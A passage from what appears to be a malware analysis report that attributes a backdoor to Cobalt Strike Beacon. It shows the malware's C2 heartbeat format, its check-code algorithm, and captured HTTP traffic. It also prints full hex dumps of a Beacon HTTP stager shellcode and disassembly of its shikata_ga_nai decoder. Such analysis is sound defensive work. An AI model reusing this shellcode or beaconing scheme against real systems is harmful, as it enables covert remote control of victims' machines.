


```
push eax
push 0x5C9BBC                          ASCII "GET"
push dword ptr ds:[0x5D6184]
call dword ptr ds:[0x5C2280]           wininet.HttpOpenRequestA
ninet.HttpOpenRequestA)

 00 5B|52 45 55 89|E5    0012E360  00CC0008
 C3 57|68 04 00 00|00    0012E364  005C9BBC  ASCII "GET"
                         0012E368  0012EFC8  ASCII "/[redacted]"
```

Figure 10 Sending request data

The decryption to above IP, domains and accessing addresses is “XOR 0x69”.


Judging from the module strings and the system functions, the module belongs to backdoor program that can send GET request to designated addresses and heartbeat packages by using Cookie fields with 60 seconds’ interval. The heartbeat package data includes: check code, process ID, system version, IP address, computer name, account, whether it is 64 bit process. Then it transmits by making use of both RSA and BASE64 encryption.



```
00AE23D0  36 39 32 30 09 31 32 32 38 09 3[redacted]  6920.1228.[redacted]
00AE23E0  32 [redacted]  [redacted]
00AE23F0  3[redacted] 09 30 00 00 00  8[redacted] *.0...
00AE2400  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 11 The original data of heartbeat package


As the process ID and check code are different, the transmitted heartbeat package data are different each time. The check code is calculated through using process ID and the millisecond process during system startup. The algorithm is as follows:



```
import sys

tickNum = int(sys.argv[1], 16)#GetTickCount()
pid = int(sys.argv[2], 16)#进程ID

t1 = tickNum ^ pid
t2 = (t1 * 0x343fd) & 0xffffffff
t3 = (t2 + 0x269ec3) & 0xffffffff
t4 = (t3 >> 0x10) & 0x7fff
t5 =t4 + pid

out = t5 % 0x186a0

print hex(out)#校验码
```

Figure 12 Algorithm of check code

The encrypted heartbeat package used Cookie field to transmit:



```
GET /[redacted] HTTP/1.1
Accept-Language: en-US,en;q=0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Cookie: Im3Z[redacted]cMjCggnjXAN/8m8LIoHdzR5VItVA8JMfd
+Ote3dkE6EZdfcxLRxlzz749tZSetcg3pu[redacted]xRuv3JDu4eIMiAZvRJ7L+ChcZF
[redacted]/wdYqgwVqY3M8hyzCBw=
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/41.0.2228.0 Safari/537.36
Host: [redacted]
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 13 Content of the data package

3 The authentication analysis on the technology sources of this attack


The leading PE files, Sample_A and Sample B, associated by analysts of Antiy CERT used the exactly same method of PowerShell. However, we cannot eliminate the possibility that Sample_A has no positive connection with this attack due to the high standardization of relevant scripts. We still consider it as a series of attack incidents based on other comprehensive analysis. The attacker might exploit the following ways to control the target host, such as social engineering e-mails, file bundling, exploiting system and application vulneratbilities, lateral movement of intranet and so on.

We found “Beacon” strings when analyzing “Module 1”. According to existed experience, we doubted that Shellcode is closely related with automatic attack testing platform Cobalt Strike. Therefore, our analysts carried out comparison analysis on Beacon generated by Cobalt Strike, and authenticated the relationships between them.

Cobalt Strike is the GUI framework penetration tool based on metasploit. The business version of it integrates the following characteristics: service scan, automatic overflow, multi-mode port espionage, various Trojan generation, phishing attack, site clone, target information obtaining, automatic browser attack and so on.

3.1 Comparison of Module 1

We compared module 1 and the payload generated by using Beacon, and found only the following different data: the Head data, request file name and IP address.



C:\样本模块1

```
00000000  FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B   üè‰   `‰å1Òd‹R0‹
00000010  52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0   R□‹R□‹r(□·J&1ÿ1À
00000020  AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57   ¬<a|□, ÁÏ □ÇâðRW
00000030  8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01   ‹R□‹B<□Ð‹@x…ÀtJ□
00000040  D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B   ÐP‹H□‹X □Óã<I‹4‹
00000050  01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4   □Ö1ÿ1À¬ÁÏ □Ç8àuô
00000060  03 7D F8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B   □}ø;}$uâX‹X$□Óf‹
00000070  0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24   □K‹X □Ó‹□‹□Ð‰D$$
00000080  5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D   [[aYZQÿàX_Z‹□ë†]
00000090  68 6E 65 74 00 68 77 69 6E 69 54 68 4C 77 26 07   hnet hwiniThLw&□
000000a0  FF D5 E8 80 00 00 00 4D 6F 7A 69 6C 6C 61 2F 35   ÿÕè€   Mozilla/5
000000b0  2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20   .0 (compatible;
000000c0  4D 53 49 45 20 31 30 2E 30 3B 20 57 69 6E 64 6F   MSIE 10.0; Windo
000000d0  77 73 20 4E 54 20 36 2E 32 3B 20 57 4F 57 36 34   ws NT 6.2; WOW64
000000e0  3B 20 54 72 69 64 65 6E 74 2F 36 2E 30 3B 20 54   ; Trident/6.0; T
000000f0  6F 75 63 68 3B 20 4D 41 53 50 4A 53 29 00 58 58   ouch; MASPJS) XX
00000100  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
00000110  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
00000120  58 58 58 58 58 58 00 59 31 FF 57 57 57 57 51 68   XXXXXX Y1ÿWWWWQh
00000130  3A 56 79 A7 FF D5 EB 79 5B 31 C9 51 51 6A 03 51   :Vy§ÿÕëy[1ÉQQj□Q
00000140  51 68 50 00 00 00 53 50 68 57 89 9F C6 FF D5 EB   QhP   SPhW‰ŸÆÿÕë
00000150  62 59 31 D2 52 68 00 02 60 84 52 52 52 51 52 50   bY1ÒRh □`„RRRQRP
00000160  68 EB 55 2E 3B FF D5 89 C6 31 FF 57 57 57 57 56   hëU.;ÿÕ‰Æ1ÿWWWWV
00000170  68 2D 06 18 7B FF D5 85 C0 74 44 31 FF 85 F6 74   h-□□{ÿÕ…ÀtD1ÿ…öt
00000180  04 89 F9 EB 09 68 AA C5 E2 5D FF D5 89 C1 68 45   □‰ùë hªÅâ]ÿÕ‰ÁhE
00000190  21 5E 31 FF D5 31 FF 57 6A 07 51 56 50 68 B7 57   !^1ÿÕ1ÿWj□QVPh·W
000001a0  E0 0B FF D5 BF 00 2F 00 00 39 C7 74 BC 31 FF EB   à□ÿÕ¿ /  9Çt¼1ÿë
000001b0  15 EB 49 E8 99 FF FF FF 2F [redacted] 00 00 68   □ëIè™ÿÿÿ/[redacted] h
000001c0  F0 B5 A2 56 FF D5 6A 40 68 00 10 00 00 68 00 00   ðµ¢VÿÕj@h □  h
000001d0  40 00 57 68 58 A4 53 E5 FF D5 93 53 53 89 E7 57   @ WhX¤SåÿÕ“SS‰çW
000001e0  68 00 20 00 00 53 56 68 12 96 89 E2 FF D5 85 C0   h     SVh□–‰âÿÕ…À
000001f0  74 CD 8B 07 01 C3 85 C0 75 E5 58 C3 E8 37 FF FF   tÍ‹□□Ã…ÀuåXÃè7ÿÿ
00000200  FF 31 [redacted]                                  ÿ1[redacted]
```


C:\beacon.bin

```
00000000  FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B   üè‰   `‰å1Òd‹R0‹
00000010  52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF 31 C0   R□‹R□‹r(□·J&1ÿ1À
00000020  AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F0 52 57   ¬<a|□, ÁÏ □ÇâðRW
00000030  8B 52 10 8B 42 3C 01 D0 8B 40 78 85 C0 74 4A 01   ‹R□‹B<□Ð‹@x…ÀtJ□
00000040  D0 50 8B 48 18 8B 58 20 01 D3 E3 3C 49 8B 34 8B   ÐP‹H□‹X □Óã<I‹4‹
00000050  01 D6 31 FF 31 C0 AC C1 CF 0D 01 C7 38 E0 75 F4   □Ö1ÿ1À¬ÁÏ □Ç8àuô
00000060  03 7D F8 3B 7D 24 75 E2 58 8B 58 24 01 D3 66 8B   □}ø;}$uâX‹X$□Óf‹
00000070  0C 4B 8B 58 1C 01 D3 8B 04 8B 01 D0 89 44 24 24   □K‹X □Ó‹□‹□Ð‰D$$
00000080  5B 5B 61 59 5A 51 FF E0 58 5F 5A 8B 12 EB 86 5D   [[aYZQÿàX_Z‹□ë†]
00000090  68 6E 65 74 00 68 77 69 6E 69 54 68 4C 77 26 07   hnet hwiniThLw&□
000000a0  FF D5 E8 80 00 00 00 4D 6F 7A 69 6C 6C 61 2F 35   ÿÕè€   Mozilla/5
000000b0  2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20   .0 (compatible;
000000c0  4D 53 49 45 20 39 2E 30 3B 20 57 69 6E 64 6F 77   MSIE 9.0; Window
000000d0  73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B   s NT 6.1; Win64;
000000e0  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 35 2E    x64; Trident/5.
000000f0  30 3B 20 42 4F 49 45 39 3B 45 4E 55 53 29 00 58   0; BOIE9;ENUS) X
00000100  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
00000110  58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
00000120  58 58 58 58 58 58 00 59 31 FF 57 57 57 57 51 68   XXXXXX Y1ÿWWWWQh
00000130  3A 56 79 A7 FF D5 EB 79 5B 31 C9 51 51 6A 03 51   :Vy§ÿÕëy[1ÉQQj□Q
00000140  51 68 50 00 00 00 53 50 68 57 89 9F C6 FF D5 EB   QhP   SPhW‰ŸÆÿÕë
00000150  62 59 31 D2 52 68 00 02 60 84 52 52 52 51 52 50   bY1ÒRh □`„RRRQRP
00000160  68 EB 55 2E 3B FF D5 89 C6 31 FF 57 57 57 57 56   hëU.;ÿÕ‰Æ1ÿWWWWV
00000170  68 2D 06 18 7B FF D5 85 C0 74 44 31 FF 85 F6 74   h-□□{ÿÕ…ÀtD1ÿ…öt
00000180  04 89 F9 EB 09 68 AA C5 E2 5D FF D5 89 C1 68 45   □‰ùë hªÅâ]ÿÕ‰ÁhE
00000190  21 5E 31 FF D5 31 FF 57 6A 07 51 56 50 68 B7 57   !^1ÿÕ1ÿWj□QVPh·W
000001a0  E0 0B FF D5 BF 00 2F 00 00 39 C7 74 BC 31 FF EB   à□ÿÕ¿ /  9Çt¼1ÿë
000001b0  15 EB 49 E8 99 FF FF FF 2F [redacted] 00 00 68   □ëIè™ÿÿÿ/[redacted] h
000001c0  F0 B5 A2 56 FF D5 6A 40 68 00 10 00 00 68 00 00   ðµ¢VÿÕj@h □  h
000001d0  40 00 57 68 58 A4 53 E5 FF D5 93 53 53 89 E7 57   @ WhX¤SåÿÕ“SS‰çW
000001e0  68 00 20 00 00 53 56 68 12 96 89 E2 FF D5 85 C0   h     SVh□–‰âÿÕ…À
000001f0  74 CD 8B 07 01 C3 85 C0 75 E5 58 C3 E8 37 FF FF   tÍ‹□□Ã…ÀuåXÃè7ÿÿ
00000200  FF 31 [redacted]                                  ÿ1[redacted]
```

Figure 14 Comparison of Module 1

The left is sample module 1, while the right is the module generated by Beacon. We can lead to the conclusion from the comparison: module 1 is generated by Beacon.

The screenshot of data package in request is as follows:



Follow TCP Stream (tcp.stream eq 0)
Stream Content

```
GET /hfYn HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0;
Touch; MASPJS)
Host: [redacted]
Connection: Keep-Alive
Cache-Control: no-cache
```



Follow TCP Stream (tcp.stream eq 0)
Stream Content





```
GET /tNyD HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0; BOIE9;ENUS)
Host: [redacted]
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 15 The data package comparison of module 1

3.2 Comparison of disassembling commands of module 2


Our analysts compared sample module 2 and relevant files of Beacon, and found that the disassembling commands between them are exactly the same with exception of functionality code, including XOR encryption at the entry, downloading system DLL, obtaining function address, function calling modes and so on. The following lists three points.

	Sample module 2	Relevant Beacon files
XOR decryption at the entry (Using x86/shikata_ga_nai)	 mov ebp,0x226A4D5E fcmovnb st,st(3) fstenv (28-byte) ptr ss:[esp-0xC] pop esi xor ecx,ecx mov cx,0xFE81 xor dword ptr ds:[esi+0x14],ebp add esi,0x4 add ebp,dword ptr ds:[esi+0x10] loopd X0043007A	 mov edx,0x24AD4B9 fxch st(5) fstenv (28-byte) ptr ss:[esp-0xC] pop eax xor ecx,ecx mov cx,0x8E81 xor dword ptr ds:[eax+0x14],edx add edx,dword ptr ds:[eax+0x14] sub eax,-0x4 loopd X0043007A

The decrypted code at the entry	 dec ebp pop edx call 0043008C pop ebx push edx inc ebp push ebp mov ebp,esp add ebx,0x599 call ebx mov ebx,eax push edi push 0x4 push eax call eax push 0x56A2B5F0 push 0x5 push eax call ebx	 dec ebp pop edx call 0043008C pop ebx push edx inc ebp push ebp mov ebp,esp add ebx,0x5D99 call ebx mov ebx,eax push edi push 0x4 push eax call eax push 0x56A2B5F0 push 0x5 push eax call ebx
Function calls	 jmp 00430A67 mov edx,dword ptr ss:[ebp-0x4] mov eax,dword ptr ss:[ebp-0x4] add eax,dword ptr ds:[edx+0x4] mov dword ptr ss:[ebp-0x4],eax jmp 00430A38 mov ecx,dword ptr ss:[ebp-0x8] mov edx,dword ptr ss:[ebp-0x2C] add edx,dword ptr ds:[ecx+0x28] mov dword ptr ss:[ebp-0x24],edx mov eax,dword ptr ss:[ebp+0x8] push eax push 0x1 mov ecx,dword ptr ss:[ebp-0x2C] push ecx call dword ptr ss:[ebp-0x24] mov eax,dword ptr ss:[ebp-0x24] pop edi pop esi mov esp,ebp pop ebp retn 0x4	 jmp 00436267 mov edx,dword ptr ss:[ebp-0x4] mov eax,dword ptr ss:[ebp-0x4] add eax,dword ptr ds:[edx+0x4] mov dword ptr ss:[ebp-0x4],eax jmp 00436238 mov ecx,dword ptr ss:[ebp-0x8] mov edx,dword ptr ss:[ebp-0x2C] add edx,dword ptr ds:[ecx+0x28] mov dword ptr ss:[ebp-0x24],edx mov eax,dword ptr ss:[ebp+0x8] push eax push 0x1 mov ecx,dword ptr ss:[ebp-0x2C] push ecx call dword ptr ss:[ebp-0x24] mov eax,dword ptr ss:[ebp-0x24] pop edi pop esi mov esp,ebp pop ebp retn 0x4

3.3 Comparison analysis on module 3 data package

The following figure is the GET request comparison of the module generated by sample module 3 and Beacon. Here we can see both of them use Cookie to transmit information that has been encrypted, and send requests actively every 60 seconds. The data package is heartbeat.



```
GET /[redacted] HTTP/1.1
Accept-Language: en-US,en;q=0.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Cookie: Im3Znu[redacted]gghjXAN78m8LIoHdzR5vItvA8JMfd
